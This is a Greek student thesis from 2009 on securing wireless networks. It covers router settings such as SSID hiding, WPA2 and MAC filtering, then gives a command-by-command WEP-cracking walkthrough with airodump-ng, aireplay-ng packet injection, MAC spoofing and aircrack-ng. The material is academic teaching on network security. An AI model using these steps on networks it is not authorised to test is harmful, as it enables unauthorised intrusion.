
Σε αυτό το τμήμα της εργασιάς θα δούμε βήμα-βήμα πως ρυθμίζουμε την ασφάλεια της ασύρματης λειτουργείας του router μας,καθώς και τον τρόπο με τον οποίο εργαζόμαστε για να επιτύχουμε το σπάσιμο ενός κλειδίου WEP που προστατεύει ένα ασύρματο δίκτυο.

Χρησιμοποιώντας την επιλογή ssid broadcast disable, αυτός που θα θέλει να συνδεθεί στο δικτυό μας ,θα πρέπει να γνωρίζει το ssid ,ώστε να το πληκτρολογήσει όταν του ζητηθεί.





Στο security mode επιλέγουμε με ποιον τρόπο θέουμε να ασφαλίσουμε το δικτυό μας

Προτιμότερος ειναι το WPA2



Μπορούμε επισης να "φιλτράρουμε" τους πελατες του δικτύου μας με βάση την MAC διευθυνσή τους




LINKSYS
A Division of Cisco Systems, Inc.
MAC Address Filter List
MAC Address Filter List
Enter MAC Address Format: xxxxxxxxxxxx/xx:xx:xx:xx:xx:xx
MAC 01:
MAC 02:
MAC 03:
MAC 04:
MAC 05:
MAC 06:
MAC 07:
MAC 08:
MAC 09:
MAC 10:
MAC 11:
MAC 12:
MAC 13:
MAC 14:
MAC 15:
MAC 16:
MAC 17:
MAC 18:
MAC 19:
MAC 20:
Wireless Client MAC List
Save Settings
Cancel Changes

Διαδικασία σπασίματος κλειδιού

Προετοιμάζοντας την ασύρματη κάρτα δικτύου

Πρώτα πρεπει να ενεργοποιήσουμε την λειτουργία monitor mode στην ασύρματη κάρτα,εαν χρησιμοποιουμε την κάρτα της intel με το 3945 chipset π.χ. τότε η εντολή διαμορφώνεται ως εξής

```
modprobe -r iwl3945
```


```
modprobe ipwraw:
```

Στη συνεχεια δίνουμε την εντολή με την οποία θα δούμε το όνομα της συσκευής,το οποίο θα μας χρειαστεί παρακάτω

```
iwconfig
```

σταματαμε τη λειτουργία της ασύρματης κάρτας δίνοντας την εντολή

```
airmon-ng stop [device]
```



Μετά διακοπτουμε τελείως την εμφάνιση της καρτας:


```
ifconfig down [interface]
```

και αλλάζουμε την διευθύνση MAC της:

```
macchanger --mac 00:11:22:33:44:66 [device]
```

Πλεόν έχει φτάσει η ώρα για να αρχίσουμε την λειτουργία ένδειξης :


```
airmon-ng start [device]
```



Επίθεση στο στόχο


Τώρα θα εντοπίσουμε ένα δίκτυο με προστασία wep για να εργαστούμε:

```
airodump-ng [device]
```



Καταγράφουμε την διεύθηνση MAC,το κανάλι στο οποίο εκπέμπει καθώς και το όνομα SSID του δικτύου που θέλουμε.


```
airodump-ng -c [channel] -w [network.out] --bssid [bssid]
[device]
```



Η παραπάνω εντολή θα έχει ως έξοδο τα δεδομένα που συλλέγονται για το αρχείο: network.out. Αυτό το αρχείο θα πρέπει να ληφθεί υπόψη στο πρόγραμμα WEP Crack όταν είμαστε έτοιμοι να σπάσουμε το κλειδί WEP.


Ανοίγουμε ένα άλλο "παράθυρο" και αφήνουμε την προηγούμενη εντολή εκτελείται. Τώρα πρέπει να δημιουργήσουμε ψεύτικα πακέτα στο σημείο πρόσβασης για την επιτάχυνση της εξόδου δεδομένων. Δοκιμάζουμε το σημείο πρόσβασης, με την ακόλουθη εντολή:

```
aireplay-ng -1 0 -a [bssid] -h 00:11:22:33:44:66 -e
[essid] [device]
```




Εάν αυτή η εντολή είναι επιτυχής, θα δημιουργήσει τώρα πολλά πακέτα για το δίκτυο στόχο έτσι ώστε να μπορέσουμε να παρουμε το κλειδί. Πληκτρολογούμε:

```
airplay-ng -3 -b [bssid] -h 00:11:22:33:44:66 [device]
```




Αυτό θα αναγκάσει το σημείο πρόσβασης για να στείλει μια δέσμη των πακέτων που μπορούμε να χρησιμοποιήσουμε για να παρουμε το κλειδί WEP. Ελέγχουμε το παραθυρο με την εντολη aerodump -ng ,που έχουμε αφήσει να εκτελείται στο παρασκήνιο και θα πρέπει να δούμε τα "δεδομένα" να γεμίζουν με πακέτα.



Μετά από περίπου 10,000-20,000 μπορούμε να αρχίσουμε το σπάσιμο του κλειδιού WEP. Εάν δεν υπάρχουν άλλοι πελάτες στο σημείο πρόσβασης, μπορούμε να δοκιμάσουμε:


```
aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b [bssid] -h
00:11:22:33:44:66 [device]
```



Αφού έχουμε συγκεντρώσει πολλά πακέτα ,ξεκινάμε το σπάσιμο του κλειδίου:

```
aircrack-ng -n 128 -b [bssid] [filename]-01.cap
```

Το "-n 128" σημαίνει 128-bit WEP κλειδί. Αν η το σπάσιμο αποτύχει, δοκιμάζουμε για 64-bit κλειδί αλλάζοντας την τιμή του N έως
64.



Μόλις το σπάσιμο του κλειδιού είναι επιτυχής θα μας μείνει με το κλειδί! Αφαιρούμε το “:” από την έξοδο της εντολής και έχουμε το κλειδί.

Στο οπισθόφυλλο επισυνάπτεται ο οπτικός δίσκος ο οποίος περιέχει τα βίντεο της διαδικασίας σπασίματος κλειδιών WEP και WPA αντίστοιχα.

ΒΙΒΛΙΟΓΡΑΦΙΑ

1. ANSI/IEEE Std 802.11, 1999 Edition

2. IEEE Std 802.11i, 2004 Edition

3. O' Reilly, Matthew Gast (2002) *802.11 Wireless Networks: The Definitive Guide*

4. Addison Wesley, John Edney and William A. Arbaugh (2003) *Real 802.11 Security: Wi-Fi Protected Access and 802.11i*

5. http://en.wikipedia.org

6. www.cisco.com

7.Λογισμικό δοκιμών – BackTrack3 , http://www.remote-exploit.org

Διασφάλιση Ασφάλειας Ασύρματων Δικτύων

Επιμέλεια: Πρασούλας Ιωάννης

Επιβλέπων καθηγητής: Καζακόπουλος Α.


Σεπτέμβριος 2009

Τρόποι ασφάλισης ασύρματων δικτύων

- WEP
- WPA
- WPA 2
- Μη εμφάνιση SSID
- Mac Address Filtering
- VPN

Ασφάλιση με WEP

- 64 bit κωδικοποίηση
- 128 bit κωδικοποίηση



Ασφάλιση με WPA

- Passphrase
  - Personal (TKIP)
  - Enterprise - Radius
- Key

